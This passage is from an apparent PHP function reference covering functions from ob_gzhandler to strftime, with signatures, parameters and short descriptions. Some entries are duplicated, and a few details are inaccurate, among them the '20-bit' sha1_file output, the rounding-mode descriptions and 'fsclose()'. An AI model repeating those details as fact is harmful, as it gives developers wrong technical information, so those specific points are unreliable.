
Returns status information about the current output buffer. If *verbose* is supplied and is true, returns information about all nested output buffers.

ob_gzhandler

`string ob_gzhandler(string buffer[, int mode])`

This function *gzip*-compresses output before it is sent to the browser. You don't call this function directly. Rather, it is used as a handler for output buffering using the `ob_start()` function. To enable *gzip*-compression, `call ob_start()` with this function's name:

`<ob_start("ob_gzhandler");>`

ob_implicit_flush

`void ob_implicit_flush([int flag])`

If *flag* is true or unspecified, turns on output buffering with implicit flushing. When implicit flushing is enabled, the output buffer is cleared and sent to the client after any output (such as the `printf()` and `echo()` functions). See Chapter 15 for more information on using the output buffer.

ob_list_handlers

`array ob_list_handlers()`

Returns an array with the names of the active output handlers. If PHP's built-in output buffering is enabled, the array contains the value default output handler. If no output handlers are active, it returns an empty array.

ob_start

`bool ob_start([string callback [, int chunk [, bool erase]]])`

Turns on output buffering, which causes all output to be accumulated in a buffer instead of being sent directly to the browser. If *callback* is specified, it is a function (called before sending the output buffer to the client) that can modify the data in any way; the `ob_gzhandler()` function is provided to compress the output buffer in a client-aware manner. The *chunk* option

can be used to trigger the flushing of the buffer when the buffer size equals the chunk number. If the *erase* option is set to false, then the buffer will not be deleted until the end of the script. See Chapter 15 for more information on using the output buffer.

octdec

`number octdec(string octal)`

Converts *octal* to its decimal value. Up to a 32-bit number, or 2,147,483,647 decimal (017777777777 octal), can be converted.

opendir

`resource opendir(string path[, resource context])`

Opens the directory *path* and returns a directory handle for the path that is suitable for use in subsequent `readdir()`, `rewinddir()`, and `closedir()` calls. If *path* is not a valid directory, if permissions do not allow the PHP process to read the directory, or if any other error occurs, false is returned.

openlog

`bool openlog(string identity, int options, int facility)`

Opens a connection to the system logger. Each message sent to the logger with a subsequent call to `syslog()` is prepended by *identity*. Various options can be specified by *options*; OR any options you want to include. The valid options are:

`LOG_CONS`	If an error occurs while writing to the system log, write the error to the system console
`LOG_NDELAY`	Open the system log immediately

`LOG_ODELAY`	Delay opening the system log until the first message is written to it
`LOG_PERROR`	Print this message to standard error in addition to writing it to the system log
`LOG_PID`	Include the PID in each message

The third parameter, *facility*, tells the system log what kind of program is logging to the system log. The following facilities are available:

`LOG_AUTH`	Security and authorization errors (deprecated; if LOG_AUTHPRIV is available, use it instead)
`LOG_AUTHPRIV`	Security and authorization errors
`LOG_CRON`	Clock daemon (*cron* and *at*) errors
`LOG_DAEMON`	Errors for system daemons not given their own codes
`LOG_KERN`	Kernel errors
`LOG_LPR`	Line printer subsystem errors
`LOG_MAIL`	Mail errors
`LOG_NEWS`	USENET news system errors
`LOG_SYSLOG`	Errors generated internally by *syslogd*
`LOG_AUTHPRIV`	Security and authorization errors

LOG_USER	Generic user-level errors
LOG_UUCP	UUCP errors

ord

`int ord(string string)`

Returns the ASCII value of the first character in *string*.

output_add_rewrite_var

`bool output_add_rewrite_var(string name, string value)`

Begins using the value rewriting output handler by appending the name and value to all HTML anchor elements and forms. For example:

```
output_add_rewrite_var('sender', 'php');
echo "<a href=\"foo.php\">\n";
echo '<form action="bar.php"></form>';
// outputs:
// <a href="foo.php?sender=php">
// <form action="bar.php"><input type="hidden" name="sender"
value="php" />
// </form>
```

output_reset_rewrite_vars

`bool output_reset_rewrite_vars()`

Resets the value writing output handler; if the value writing output handler was in effect, any still unflushed output will no longer be affected by rewriting even if put into the buffer before this call.

P--

pack

`string pack(string format, mixed arg1[, mixed arg2[, ... mixed argN]])`

Creates a binary string containing packed versions of the given arguments according to format. Each character may be followed by a number of arguments to use in that format, or an asterisk (*), which uses all arguments to the end of the input data. If no repeater argument is specified, a single argument is used for the format character. The following characters are meaningful in the *format* string:

`a`	NUL-byte-padded string
`A`	Space-padded string
`h`	Hexadecimal string, with the low nibble first
`H`	Hexadecimal string, with the high nibble first
`c`	Signed char
`C`	Unsigned char
`s`	16-bit, machine-dependent byte-ordered signed short
`S`	16-bit, machine-dependent byte-ordered unsigned short
`n`	16-bit, big-endian byte-ordered unsigned short
`v`	16-bit, little-endian byte-ordered unsigned short
`i`	Machine-dependent size and byte-ordered signed integer
`I`	Machine-dependent size and byte-ordered unsigned integer

`l` 32-bit, machine-dependent byte-ordered signed long

`L` 32-bit, machine-dependent byte-ordered unsigned long

`N` 32-bit, big-endian byte-ordered unsigned long

`V` 32-bit, little-endian byte-ordered unsigned long

`f` Float in machine-dependent size and representation

`d` Double in machine-dependent size and representation

`x` NUL-byte

`X` Back up one byte

`@` Fill to absolute position (given by the repeater argument) with NUL-bytes

parse_ini_file

```
array parse_ini_file(string filename[, bool process_sections[,
int scanner_mode]])
```

Loads *filename*—which must be a file in the standard *php.ini* format—and returns the values contained in it as an associative array, or false if the file could not be parsed. If *process_sections* is set and is true, a multidimensional array with values for the sections in the file is returned. The *scanner_mode* option is either INI_SCANNER_NORMAL, the default, or INI_SCANNER_RAW, indicating that the function should not parse option values.

parse_ini_string

```
array parse_ini_string(string config[, bool process_sections[,
int scanner_mode]])
```

Parses a string in the *php.ini* format and returns the values contained in it in an associative array, or false if the string could not be parsed. If *process_sections* is set and is true, a multidimensional array with values for the sections in the file is returned. The *scanner_mode* option is either INI_SCANNER_NORMAL, the default, or INI_SCANNER_RAW, indicating that the function should not parse option values.

parse_str

```
void parse_str(string string[, array variables])
```

Parses *string* as if coming from an HTTP POST request, setting variables in the local scope to the values found in the string. If *variables* is given, the array is set with keys and values from the string.

parse_ini_file

```
array parse_ini_file(string filename[, bool process_sections[,
int scanner_mode]])
```

Loads *filename*—which must be a file in the standard *php.ini* format—and returns the values contained in it as an associative array, or false if the file could not be parsed. If *process_sections* is set and is true, a multidimensional array with values for the sections in the file is returned. The *scanner_mode* option is either INI_SCANNER_NORMAL, the default, or INI_SCANNER_RAW, indicating that the function should not parse option values.

parse_ini_string

`array parse_ini_string(string config[, bool process_sections[, int scanner_mode]])`

Parses a string in the *php.ini* format and returns the values contained in it in an associative array, or false if the string could not be parsed. If *process_sections* is set and is true, a multidimensional array with values for the sections in the file is returned. The *scanner_mode* option is either INI_SCANNER_NORMAL, the default, or INI_SCANNER_RAW, indicating that the function should not parse option values.

parse_str

`void parse_str(string string[, array variables])`

Parses *string* as if coming from an HTTP POST request, setting variables in the local scope to the values found in the string. If *variables* is given, the array is set with keys and values from the string.

parse_url

`mixed parse_url(string url)[, int component])`

Returns an associative array of the component parts of *url*. The array contains the following values:

`fragment`	The named anchor in the URL
`host`	The host
`pass`	The user's password
`path`	The requested path (which may be a directory or a file)
`port`	The port to use for the protocol

query	The query information
scheme	The protocol in the URL, such as “http”
user	The user given in the URL

The array will not contain values for components not specified in the URL. For example:

```
$url =
"http://www.oreilly.net/search.php#place?name=php&type=book";
$array = parse_url($url);
print_r($array); // contains values for "scheme", "host",
"path", "query",
 // and "fragment"
```

If the component option is provided, then just that particular component of the URL will be returned.

passthru

`void passthru(string command[, int return])`

Executes *command* via the shell and outputs the results of the command into the page. If *return* is specified, it is set to the return status of the command. If you want to capture the results of the command, use `exec()`.

pathinfo

`mixed pathinfo(string path[, int options])`

Returns an associative array containing information about *path*. If the *options* parameter is given, it specifies a particular element to be returned. PATHINFO_DIRNAME, PATHINFO_BASENAME, PATHINFO_EXTENSION, and PATHINFO_FILENAME are valid *options* values.

The following elements are in the returned array:

`dirname`	The directory in which *path* is contained.
`basename`	The basename (see basename) of *path*, including the file's extension.
`extension`	The extension, if any, on the file's name. Does not include the period at the beginning of the extension.

pclose

```
int pclose(resource handle)
```

Closes the pipe referenced by *handle*. Returns the termination code of the process that was run in the pipe.

pfsockopen

```
resource pfsockopen(string host, int port[, int error[, string message [, float timeout]]])
```

Opens a persistent TCP or UDP connection to a remote *host* on a specific *port*. By default, TCP is used; to connect via UDP, *host* must begin with udp://. If specified, *timeout* indicates the length of time in seconds to wait before timing out.

If the connection is successful, the function returns a virtual file pointer that can be used with functions such as `fgets()` and `fputs()`. If the connection fails, it returns false. If *error* and *message* are supplied, they are set to the error number and error string, respectively.

Unlike `fsockopen()`, the socket opened by this function does not close automatically after completing a read or write operation on it; you must close it explicitly with a call to `fsclose()`.

php_ini_loaded_file

`string php_ini_loaded_file()`

Returns the path of the current *php.ini* file if there is one, or false otherwise.

php_ini_scanned_files

`string php_ini_scanned_files()`

Returns a string containing the names of the configuration files parsed when PHP started up. The files are returned in a comma-separated list. If the compile-time configuration option --with-config-file-scan-dir was not set, false is returned instead.

php_logo_guid

`string php_logo_guid()`

Returns an ID that you can use to link to the PHP logo. For example:

```
<?php $current = basename($PHP_SELF); ?>
<img src="<?= "$current?=" . php_logo_guid(); ?>" border="0" />
```

php_sapi_name

`string php_sapi_name()`

Returns a string describing the server API under which PHP is running—for example, "cgi" or "apache".

php_strip_whitespace

`string php_strip_whitespace(string path)`

Returns a string containing the source from the file *path* with whitespace and comment tokens stripped.

php_uname

```
string php_uname(string mode)
```

Returns a string describing the operating system under which PHP is running. The *mode* parameter is a single character used to control what is returned. The possible values are:

`a` (default)	All modes included (s, n, r, v, m)
`s`	Name of the operating system
`n`	The hostname
`r`	Release name
`v`	Version information
`m`	Machine type

phpcredits

```
bool phpcredits([int what])
```

Outputs information about PHP and its developers; the information that is displayed is based on the value of *what*. To use more than one option, OR the values together. The possible values of *what* are:

`CREDITS_ALL` (default)	All credits except CREDITS_SAPI
`CREDITS_GENERAL`	General credits about PHP
`CREDITS_GROUP`	A list of the core PHP developers
`CREDITS_DOCS`	Information about the documentation team

CREDITS_MODULES	A list of the extension modules currently loaded and the authors for each
CREDITS_SAPI	A list of the server API modules and the authors for each
CREDITS_FULLPAGE	Indicates that the credits should be returned as a full HTML page, rather than just a fragment of HTML code. Must be used in conjunction with one or more other options—for example, phpcredits(CREDITS_MODULES | CREDITS_FULLPAGE)

phpinfo

`bool phpinfo([int *what*])`

Outputs a great deal of information about the state of the current PHP environment, including loaded extensions, compilation options, version, server information, and so on. If specified, *what* can limit the output to specific pieces of information; *what* may contain several options ORed together. The possible values of *what* are:

INFO_ALL (default)	All information
INFO_GENERAL	General information about PHP
INFO_CREDITS	Credits for PHP, including the authors
INFO_CONFIGURATION	Configuration and compilation options
INFO_MODULES	Currently loaded extensions
INFO_ENVIRONMENT	Information about the PHP environment
INFO_VARIABLES	A list of the current variables and their values
INFO_LICENSE	The PHP license

phpversion

`string phpversion(string extension)`

Returns the version of the currently running PHP parser. If the *extension* option is used, by naming a particular extension, the version information about that extension is all that is returned.

pi

`float pi()`

Returns an approximate value of pi (3.14159265359).

popen

`resource popen(string command, string mode)`

Opens a pipe to a process executed by running *command* on the shell.

The parameter *mode* specifies the permissions to open the file with, which can only be unidirectional (that is, for reading or writing only). *mode* must be one of the following:

`r`	Open file for reading; file pointer will be at beginning of file
`w`	Open file for writing. If the file exists, it will be truncated to zero length; if the file doesn't already exist, it will be created

If any error occurs while attempting to open the pipe, false is returned. If not, the resource handle for the pipe is returned.

pow

`number pow(number base, number exponent)`

Returns *base* raised to the *exponent* power. When possible, the return value is an integer; if not, it is a float.

prev

`mixed prev(array array)`

Moves the internal pointer to the element before its current location and returns the value of the element to which the internal pointer is now set. If the internal pointer is already set to the first element in the array, returns false. Be careful when iterating over an array using this function—if an array has an empty element or an element with a key value of 0, a value equivalent to false is returned, causing the loop to end. If an array might contain empty elements or an element with a key of 0, use the `each()` function instead of a loop with `prev()`.

print_r

`mixed print_r(mixed value[, bool return])`

Outputs *value* in a human-readable manner. If *value* is a string, integer, or float, the value itself is output; if it is an array, the keys and elements are shown; and if it is an object, the keys and values for the object are displayed. This function returns true. If *return* is set to true, then the output is returned rather than displayed.

printf

`int printf(string format[, mixed arg1 ...])`

Outputs a string created by using *format* and the given arguments. The arguments are placed into the string in various places denoted by special markers in the *format* string.

Each marker starts with a percent sign (%) and consists of the following elements, in order. Except for the type specifier, the specifiers are all optional. To include a percent sign in the string, use %%.

1. An optional sign specifier that forces a sign (– or +) to be used on a number. By default, only the – sign is used on a number if it's negative. Additionally, this specifier forces positive numbers to have the + sign attached.
2. A padding specifier denoting the character to use to pad the results to the appropriate string size (given below). Either 0, a space, or any character prefixed with a single quote may be specified; padding with spaces is the default.
3. An alignment specifier. By default, the string is padded to make it right-justified. To make it left-justified, specify a dash (–) here.
4. The minimum number of characters this element should contain. If the result would be less than this number of characters, the preceding specifiers determine the behavior to pad to the appropriate width.
5. For floating-point numbers, a precision specifier consisting of a period and a number; this dictates how many decimal digits will be displayed. For types other than float, this specifier is ignored.
6. Finally, a type specifier. This specifier tells `printf()` what type of data is being handed to the function for this marker. There are eight possible types:

`b` The argument is an integer and is displayed as a binary number

`c`	The argument is an integer and is displayed as the character with that value
`d`	The argument is an integer and is displayed as a decimal number
`f`	The argument is a float and is displayed as a floating-point number
`o`	The argument is an integer and is displayed as an octal (base-8) number
`s`	The argument is treated and displayed as a string
`x`	The argument is an integer and is displayed as a hexadecimal (base-16) number; lowercase letters are used
`X`	Same as x, except uppercase letters are used

proc_close

`int proc_close(resource handle)`

Closes the process referenced by *handle* and previously opened by `proc_open()`. Returns the termination code of the process.

proc_get_status

`array proc_get_status(resource handle)`

Returns an associative array containing information about the process *handle*, previously opened by `proc_open()`. The array contains the following values:

command	The command string this process was opened with
`pid`	The process ID
`running`	true if the process is currently running, and false otherwise

`signaled`	true if the process has been terminated by an uncaught signal, and false otherwise
`stopped`	true if the process has been stopped by a signal, and false otherwise
`exitcode`	If the process has terminated, the exit code from the process, and –1 otherwise
`termsig`	The signal that caused the process to be terminated if signaled is true, and undefined otherwise
`stopsig`	The signal that caused the process to be stopped if stopped is true, and undefined otherwise

proc_nice

`bool proc_nice(int increment)`

Changes the priority of the process executing the current script by *increment*. A negative value raises the priority of the process, while a positive value lowers the priority of the process. Returns true if the operation was successful, and false otherwise.

proc_open

`resource proc_open(string command, array descriptors, array pipes[, string dir[, array env[, array options]]])`

Opens a pipe to a process executed by running *command* on the shell, with a variety of options. The descriptors parameter must be an array with three elements—in order, they describe the stdin, stdout, and stderr descriptors. For each, specify either an array containing two elements or a stream resource. In the first case, if the first element is "pipe", the second element is either "r" to read from the pipe or "w" to write to the pipe. If the first is "file", the second must be a filename. The *pipes* array is filled with an array of file pointers corresponding to the processes' descriptors. If *dir* is specified, the process has its current working directory set to that path. If *env* is specified, the process has its environment set up with the values from that array. Finally,

options contains an associative array with additional options. The following options can be set in the array:

`suppress_errors`	If set and true, suppresses errors generated by the process (Windows only)
`bypass_shell`	If set and true, bypasses *cmd.exe* when running the process
`context`	If set, specifies the stream context when opening files

If any error occurs while attempting to open the process, false is returned. If not, the resource handle for the process is returned.

proc_terminate

`bool proc_terminate(resource handle[, int signal])`

Signals to the process referenced by *handle* and previously opened by `proc_open()` that it should terminate. If *signal* is supplied, the process is sent that signal. The call returns immediately, which may be prior to the process finishing termination. To poll for a process's status, use `proc_get_status()`. Returns true if the operation was successful, and false otherwise.

property_exists

`bool property_exists(mixed class, string name)`

Returns true if the object or *class* has a data member named *name* defined on it, and false if it does not.

putenv

`bool putenv(string setting)`

Sets an environment variable using *setting*, which is typically in the form *name* = *value*. Returns true if successful and false if not.

Q--

quoted_printable_decode

`string quoted_printable_decode(string string)`

Decodes *string*, which is data encoded using the quoted printable encoding, and returns the resulting string.

quoted_printable_encode

`string quoted_printable_encode(string string)`

Returns *string* formatted in quoted printable encoding. See RFC 2045 for a description of the encoding format.

quotemeta

`string quotemeta(string string)`

Escapes instances of certain characters in *string* by appending a backslash (\) to them and returns the resulting string. The following characters are escaped: period (.), backslash (\), plus sign (+), asterisk (*), question mark (?), brackets ([and]), caret (^), parentheses ((and)), and dollar sign ($).

R---

rad2deg

`float rad2deg(float number)`

Converts *number* from radians to degrees and returns the result.

rand

`int rand([int min, int max])`

Returns a random number from *min* to *max*, inclusive. If the *min* and *max* parameters are not provided, returns a random number from 0 to the value returned by the getrandmax() function.

random_bytes

`string random_bytes(int length)`

Generates an arbitrary *length* string of cryptographic random bytes that are suitable for cryptographic use, such as when generating salts, keys, or initialization vectors.

random_int

`int random_int(int min, int max)`

Generates cryptographic random integers that can be used where unbiased results are mandatory, such as when mixing "balls" for Bingo. *Min* sets the lowest value range to be returned (must be PHP_INT_MIN or greater), *max* sets the highest (must be PHP_INT_MAX or lower).

range

`array range(mixed first, mixed second[, number step])`

Creates and returns an array containing integers or characters from *first* to *second,* inclusive. If *second* is smaller than *first,* the sequence is returned in reverse order. If *step* is provided, then the created array will have the specified step gaps in it.

rawurldecode

`string rawurldecode(string url)`

Returns a string created from decoding the URI-encoded *url*. Sequences of characters beginning with a % followed by a hexadecimal number are replaced with the literal the sequence represents.

rawurlencode

`string rawurlencode(string url)`

Returns a string created by URI encoding *url*. Certain characters are replaced by sequences of characters beginning with a % followed by a hexadecimal number; for example, spaces are replaced with %20.

readdir

`string readdir([resource handle])`

Returns the name of the next file in the directory referenced by *handle*. If not specified, *handle* defaults to the last directory handle resource returned by `opendir()`. The order in which files in a directory are returned by calls to `readdir()` is undefined. If there are no more files in the directory to return, `readdir()` returns false.

readfile

`int readfile(string path[, bool include[, resource context]])`

Reads the file at *path*, in the streams context *context* if provided, and outputs the contents. If *include* is specified and is true, the include path is searched for the file. If *path* begins with http://, an HTTP connection is opened and the file is read from it. If *path* begins with ftp://, an FTP connection is opened and the file is read from it; the remote server must support passive FTP.

This function returns the number of bytes output.

readlink

`string readlink(string path)`

Returns the path contained in the symbolic link file *path*. If *path* does not exist or is not a symbolic link file, or if any other error occurs, the function returns false.

realpath

`string realpath(string path)`

Expands all symbolic links, resolves references to /./ and /../, removes extra / characters in *path*, and returns the result.

realpath_cache_get

`array realpath_cache_get()`

Returns the contents of the realpath cache as an associative array. The key for each item is the path name, and the value for each item is an associative array containing values that have been cached for the path. The possible values include:

`expires`	The time when this cache entry will expire

`is_dir`	Whether this path represents a directory or not
`key`	A unique ID for the cache entry
`realpath`	The resolved path for the path

realpath_cache_size

`int realpath_cache_size()`

Returns the size in bytes the realpath cache currently occupies in memory.

register_shutdown_function

`void register_shutdown_function(callable` *function*`[, mixed` *arg1* `[, mixed` *arg2* `[, ... mixed` *argN*`]]])`

Registers a shutdown function. The function is called when the page completes processing with the given arguments. You can register multiple shutdown functions, and they will be called in the order in which they were registered. If a shutdown function contains an exit command, functions registered after that function will not be called.

Because the shutdown function is called after the page has completely processed, you cannot add data to the page with `print()`, `echo()`, or similar functions or commands.

register_tick_function

`bool register_tick_function(callable` *function*`[, mixed` *arg1* `[, mixed` *arg2* `[, ... mixed` *argN*`]]])`

Registers the function *name* to be called on each tick. The function is called with the given arguments. Obviously, registering a tick function can have a serious impact on the performance of your script. Returns true if the operation was successful, and false otherwise.

rename

`bool rename(string old, string new[, resource context]))`

Renames the file *old*, using the streams context *context* if provided, to *new*; returns true if the renaming was successful and false if not.

reset

`mixed reset(array array)`

Resets the *array*'s internal pointer to the first element and returns the value of that element.

restore_error_handler

`bool restore_error_handler()`

Reverts to the error handler in place prior to the most recent call to `set_error_handler()` and returns true.

restore_exception_handler

`bool restore_exception_handler()`

Reverts to the exception handler in place prior to the most recent call to `set_exception_handler()` and returns true.

rewind

`int rewind(resource handle)`

Sets the file pointer for *handle* to the beginning of the file. Returns true if the operation was successful and false if not.

rewinddir

`void rewinddir([resource handle])`

Sets the file pointer for *handle* to the beginning of the list of files in the directory. If not specified, *handle* defaults to the last directory handle resource returned by `opendir()`.

rmdir

`int rmdir(string path[, resource context])`

Removes the directory *path*, using the streams context *context* if provided. If the directory is not empty, or the PHP process does not have appropriate permissions, or if any other error occurs, false is returned. If the directory is successfully deleted, true is returned.

round

`float round(float number[, int precision[, int mode]])`

Returns the integer value nearest to *number* at the *precision* number of decimal places. The default for precision is 0 (integer rounding). The *mode* parameter dictates the method of rounding used:

`PHP_ROUND_HALF_UP (default)`	Round up
`PHP_ROUND_HALF_DOWN`	Round down
`PHP_ROUND_HALF_EVEN`	Round up if the significant digits are even
`PHP_ROUND_HALF_ODD`	Round down if the significant digits are odd

rsort

`void rsort(array *array*[, int *flags*])`

Sorts an array in reverse order by value. The optional second parameter contains additional sorting flags. See Chapter 5 and `unserialize()` for more information on using this function.

rtrim

`string rtrim(string *string*[, string *characters*])`

Returns *string* with all characters in *characters* stripped from the end. If *characters* is not specified, the characters stripped are `\n`, `\r`, `\t`, `\v`, `\0`, and spaces.

S--

scandir

array scandir(string *path* [, int *sort_order* [, resource *context*]])

Returns an array of filenames existing at *path*, in the streams context *context* if provided, or false if an error occurred. The filenames are sorted according to the *sort_order* parameter, which is one of the following types:

SCANDIR_SORT_ASCENDING (default)	Sort ascending
SCANDIR_SORT_DESCENDING	Sort descending
SCANDIR_SORT_NONE	Perform no sorting (the resulting order is undefined)

serialize

string serialize(mixed *value*)

Returns a string containing a binary data representation of *value*. This string can be used to store the data in a database or file, for example, and later restored using `unserialize()`. Except for resources, any kind of value can be serialized.

set_error_handler

string set_error_handler(string *function*)

Sets the named function as the current error handler, or unsets the current error handler if *function* is NULL. The error-handler function is called whenever an error occurs; the function can do whatever it wants, but typically will print an error message and clean up after a critical error happens.

The user-defined function is called with two parameters, an error code and a string describing the error. Three additional parameters may also be supplied—the filename in which the error occurred, the line number at which the error occurred, and the context in which the error occurred (which is an array pointing to the active symbol table).

`set_error_handler()` returns the name of the previously installed error-handler function, or false if an error occurred while setting the error handler (e.g., when *function* doesn't exist).

set_exception_handler

`callable set_exception_handler(callable function)`

Sets the named function as the current exception handler. The exception handler is called whenever an exception is thrown in a try...catch block, but is not caught; the function can do whatever it wants, but typically will print an error message and clean up after a critical error happens.

The user-defined function is called with one parameter—the exception object that was thrown.

`set_exception_handler()` returns the previously installed exception-handler function, an empty string if no previous handler was set, or false if an error occurred while setting the error handler (e.g., when *function* doesn't exist).

set_include_path

`string set_include_path(string path)`

Sets the include path configuration option; it lasts until the end of the script's execution, or until a call to restore_include_path in the script. Returns the value of the previous include path.

set_time_limit

`void set_time_limit(int timeout)`

Sets the timeout for the current script to *timeout* seconds and restarts the timeout timer. By default, the timeout is set to 30 seconds or the value for max_execution_time set in the current configuration file. If a script does not finish executing within the time provided, a fatal error is generated and the script is killed. If *timeout* is 0, the script will never time out.

setcookie

`void setcookie(string name[, string value[, int expiration[, string path [, string domain[, bool is_secure]]]]])`

Generates a cookie and passes it along with the rest of the header information. Because cookies are set in the HTTP header, `setcookie()` must be called before any output is generated.

If only *name* is specified, the cookie with that name is deleted from the client. The *value* argument specifies a value for the cookie to take, *expiration* is a Unix timestamp value defining a time the cookie should expire, and the *path* and *domain* parameters define a domain for the cookie to be associated with. If *is_secure* is true, the cookie will be transmitted only over a secure HTTP connection.

setlocale

`string setlocale(mixed category, string locale[, string locale, ...]) string setlocale(mixed category, array locale)`

Sets the locale for *category* functions to *locale*. Returns the current locale after being set, or false if the locale cannot be set. Any number of options for *category* can be added (or ORed) together. The following options are available:

`LC_ALL (default)` All of the following categories

`LC_COLLATE`	String comparisons
`LC_CTYPE`	Character classification and conversion
`LC_MONETARY`	Monetary functions
`LC_NUMERIC`	Numeric functions
`LC_TIME`	Time and date formatting

If *locale* is 0 or the empty string, the current locale is unaffected.

setrawcookie

`void setrawcookie(string name[, string value[, int expiration[, string path [, string domain[, bool is_secure]]]]])`

Generates a cookie and passes it along with the rest of the header information. Because cookies are set in the HTTP header, `setcookie()` must be called before any output is generated.

If only *name* is specified, the cookie with that name is deleted from the client. The *value* argument specifies a value for the cookie to take—unlike `setcookie()`, the value specified here is not URL-encoded before being sent, *expiration* is a Unix timestamp value defining a time the cookie should expire, and the *path* and *domain* parameters define a domain for the cookie to be associated with. If *is_secure* is true, the cookie will be transmitted only over a secure HTTP connection.

settype

`bool settype(mixed value, string type)`

Converts *value* to the given *type*. Possible types are "boolean", "integer", "float", "string", "array", and "object". Returns true if the operation was successful and false if not. Using this function is the same as typecasting *value* to the appropriate type.

sha1

`string sha1(string string[, bool binary])`

Calculates the sha1 encryption hash of *string* and returns it. If *binary* is set and is true, the raw binary is returned instead of a hex string.

sha1_file

`string sha1_file(string path[, bool binary])`

Calculates and returns the sha1 encryption hash for the file at *path*. A sha1 hash is a 40-character hexadecimal value that can be used to checksum a file's data. If *binary* is supplied and is true, the result is sent as a 20-bit binary value instead.

shell_exec

`string shell_exec(string command)`

Executes *command* via the shell and returns the output from the command's result. This function is called when you use the backtick operator (`).

shuffle

`void shuffle(array array)`

Rearranges the values in *array* into a random order. Keys for the values are lost.

similar_text

`int similar_text(string one, string two[, float percent])`

Calculates the similarity between the strings *one* and *two*. If passed by reference, *percent* gets the percent by which the two strings differ.

sin

`float sin(float value)`

Returns the sine of *value* in radians.

sinh

`float sinh(float value)`

Returns the hyperbolic sine of *value* in radians.

sleep

`int sleep(int time)`

Pauses execution of the current script for *time* seconds. Returns 0 if the operation was successful, or false otherwise.

sort

`bool sort(array array[, int flags])`

Sorts the values in the given *array* in ascending order. For more control over the behavior of the sort, provide the second parameter, which is one of the following values:

SORT_REGULAR (default)	Compare the items normally
SORT_NUMERIC	Compare the items numerically
SORT_STRING	Compare the items as strings
SORT_LOCALE_STRING	Compare the items as strings using the current locale sorting rules
SORT_NATURAL	Compare the items as strings using “natural ordering”

`SORT_FLAG_CASE`	Combine with SORT_STRING or SORT_NATURAL using a bitwise OR operation to sort using case-insensitive comparison

Returns true if the operation was successful, and false otherwise. See Chapter 5 for more information on using this function.

soundex

`string soundex(string string)`

Calculates and returns the soundex key of *string*. Words that are pronounced similarly (and begin with the same letter) have the same soundex key.

sprintf

`string sprintf(string format[, mixed value1[, ... mixed valueN]])`

Returns a string created by filling *format* with the given arguments. See `printf()` for more information on using this function.

sqrt

`float sqrt(float number)`

Returns the square root of *number*.

srand

`void srand([int seed])`

Seeds the standard pseudorandom number generator with *seed*, or with a random seed if none is provided.

sscanf

```
mixed sscanf(string string, string format[, mixed variableN ...])
```

Parses *string* for values of types given in *format*; the values found are either returned in an array or, if *variable*1 through *variableN* (which must be variables passed by reference) are given, in those variables.

The *format* string is the same as that used in `sprintf()`. For example:

```
$name = sscanf("Name: k.tatroe", "Name: %s"); // $name has "k.tatroe"
list($month, $day, $year) = sscanf("June 30, 2001", "%s %d, %d");
$count = sscanf("June 30, 2001", "%s %d, %d", &$month, &$day, &$year);
```

stat

```
array stat(string path)
```

Returns an associative array of information about the file *path*. If *path* is a symbolic link, information about the file *path* references is returned. See fstat for a list of the values returned and their meanings.

str_getcsv

```
array str_getcsv(string input[, string delimiter[, string enclosure [, string escape]]]])
```

Parses a string as a comma-separated values (CSV) list and returns it as an array of values. If supplied, *delimiter* is used to delimit the values for the line instead of commas. If supplied, *enclosure* is a single character that is used to enclose values (by default, the double-quote character, "). *escape* sets the escape character to use; the default is a backslash, \.

str_ireplace

`mixed str_ireplace(mixed search, mixed replace, mixed string[, int &count])`

Performs a case-insensitive search for all occurrences of *search* in *string* and replaces them with *replace*. If all three parameters are strings, a string is returned. If *string* is an array, the replacement is performed for every element in the array and an array of results is returned. If *search* and *replace* are both arrays, elements in *search* are replaced with the elements in *replace* with the same numeric indices. Finally, if *search* is an array and *replace* is a string, any occurrence of any element in *search* is changed to *replace*. If supplied, *count* is filled with the number of instances replaced.

str_pad

`string str_pad(string string, string length[, string pad[, int type]])`

Pads *string* using *pad* until it is at least *length* characters and returns the resulting string. By specifying *type*, you can control where the padding occurs. The following values for *type* are accepted:

`STR_PAD_RIGHT (default)`	Pad to the right of *string*
`STR_PAD_LEFT`	Pad to the left of *string*
`STR_PAD_BOTH`	Pad on either side of *string*

str_repeat

`string str_repeat(string string, int count)`

Returns a string consisting of *count* copies of *string* appended to each other. If *count* is not greater than zero, an empty string is returned.

str_replace

`mixed str_replace(mixed *search*, mixed *replace*, mixed *string*[, int &*count*])`

Searches for all occurrences of *search* in *string* and replaces them with *replace*. If all three parameters are strings, a string is returned. If *string* is an array, the replacement is performed for every element in the array and an array of results is returned. If *search* and *replace* are both arrays, elements in *search* are replaced with the elements in *replace* with the same numeric indices. Finally, if *search* is an array and *replace* is a string, any occurrence of any element in *search* is changed to *replace*. If supplied, *count* is filled with the number of instances replaced.

str_rot13

`string str_rot13(string *string*)`

Converts *string* to its rot13 version and returns the resulting string.

str_shuffle

`string str_shuffle(string *string*)`

Rearranges the characters in *string* into a random order and returns the resulting string.

str_split

`array str_split(string *string*[, int *length*])`

Splits *string* into an array of characters, each containing *length* characters; if *length* is not specified, it defaults to 1.

str_word_count

`mixed str_word_count(string *string*[, int *format*[, string *characters*]])`

Counts the number of words in *string* using locale-specific rules. The value of *format* dictates the returned value:

`0 (default)`	The number of words found in *string*
`1`	An array of all words found in *string*
`2`	An associative array, with keys being the positions and values being the words found at those positions in *string*

If *characters* is specified, it provides additional characters that are considered to be inside words (that is, are not word boundaries).

strcasecmp

`int strcasecmp(string one, string two)`

Compares two strings; returns a number less than zero if *one* is less than *two*, 0 if the two strings are equal, and a number greater than zero if *one* is greater than *two*. The comparison is case-insensitive—that is, "Alphabet" and "alphabet" are considered equal.

strcmp

`int strcmp(string one, string two)`

Compares two strings; returns a number less than zero if *one* is less than *two*, 0 if the two strings are equal, and a number greater than zero if *one* is greater than *two*. The comparison is case-sensitive—that is, "Alphabet" and "alphabet" are not considered equal.

strcoll

`int strcoll(string one, string two)`

Compares two strings using the rules of the current locale; returns a number less than zero if *one* is less than *two*, 0 if the two strings are equal, and a number greater than zero if *one* is greater than *two*. The comparison is case-sensitive—that is, "Alphabet" and "alphabet" are not considered equal.

strcspn

`int strcspn(string string, string characters[, int offset[, int length]])`

Returns the length of the subset of *string* starting at *offset*, examining a maximum of *length* characters, to the first instance of a character from *characters*.

strftime

`string strftime(string format[, int timestamp])`

Formats a time and date according to the *format* string provided in the first parameter and the current locale. If the second parameter is not specified, the current time and date is used. The following characters are recognized in the *format* string:

`%a` Name of the day of the week as a three-letter abbreviation (e.g., Mon)

`%A` Name of the day of the week (e.g., Monday)

